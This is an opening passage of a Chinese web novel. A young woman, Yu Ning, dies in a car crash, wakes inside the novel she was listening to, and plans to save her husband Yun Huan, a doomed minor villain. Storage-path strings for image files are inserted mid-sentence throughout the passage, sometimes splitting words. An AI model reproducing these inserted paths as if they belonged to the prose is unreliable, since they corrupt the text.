    就在承受脑袋的暴击之后,她——想起了前世的记忆。更严谨地说来,她穿书了。


    没错,郁宁是一个倒霉的穿越人士,而且是胎穿。


    至于为什么她到现在才想起来,你若问,只能说:她也不知道。


    也许是年幼的小小脑袋瓜里装不住前世十八年的记忆吧。


    穿越前,她正在家中赶往学校的高速路上。司机大叔全程开得突飞猛进,嫌无聊,一路上还播放着一本名叫《一统》的网络小说。


    郁宁晕车,不习惯在车上使用电子产品,就跟着司机大叔一起听书。


    《一统》,光是名字你就可以大概猜出这本小说的情节。


    这本书的主角名叫谢温,他是一个从小流落民间的皇子。一路披荆斩棘、收拢小弟,认祖归宗,最后打败太子成为皇帝,并完成大一统征服世界。


    仅仅三个小时的车程,这位谢兄称王称霸,打算朝着邻国发起大一统战争了。


    只可惜,谢兄乐极,郁宁生悲。


    车祸发生得很突然,她还没来得及作出什么反应就挂了。


    临死前,她还想着自己还没花完的银行卡余额,觉得亏大了。


    毕竟,她上没父母,下没子女,更没有兄弟姐妹。


    算了,就算是最后献爱心,给国家充公吧,这样想着,她就失去了意识。


    她是如何这么快就发现自己是穿书呢?那就要从她的竹马夫君说起了。


    云桓——一个书中不太重要的男配。要命的是,他并不是一个正派角色,也不是主角的小跟班。河朔云氏在原书这一场夺权斗争中,站错队了。没错,云桓不仅是个男配,还是一个炮灰反派男配!


    他最终的结局大概率就是在郁宁记不太清的处死、流放、监禁等等其中的一个吧。


    郁宁现在就想一头撞死。


    做了半个时辰的心理建设后,倒霉的郁宁终于接受了现实,开始梳理原书中的情节。


    虽然穿越到了书中的世界,但她前十八年的生活完全没有参与到故事的主线中。在与云桓成婚后,她才正式与书中的人物产生交集,如今的她也并非走上了必死的结局。


    其一,云桓虽在朝中任职,却并无实权,从逻辑上来讲并不属于龙傲天主角的死敌。


    其二,在原剧情中,云桓还有另外一位妻子。是的,虽然郁宁很不想承认但必须承认的是自己头顶上这一顶必戴的绿帽。另外一位妻子就是本朝靖朔公主——谢雯。


    这是一位书本前期名不见经传的人物,可在书本中龙傲天男主进行政治清算知识,云家却因为这位公主的存在成为唯一一个未被满门抄斩的党羽。


    可劫难并非一时的,名扬京城的云桓公子最终却死在了流放的苦寒路上。


    郁宁捏紧了拳头,心中大鼓。


    若是此刻和离,她或许能保全一条性命,却是再也无法插手阿桓的命运,只能眼睁睁地看着他陷入必死的结局。


    如此,便也只能放手一搏了。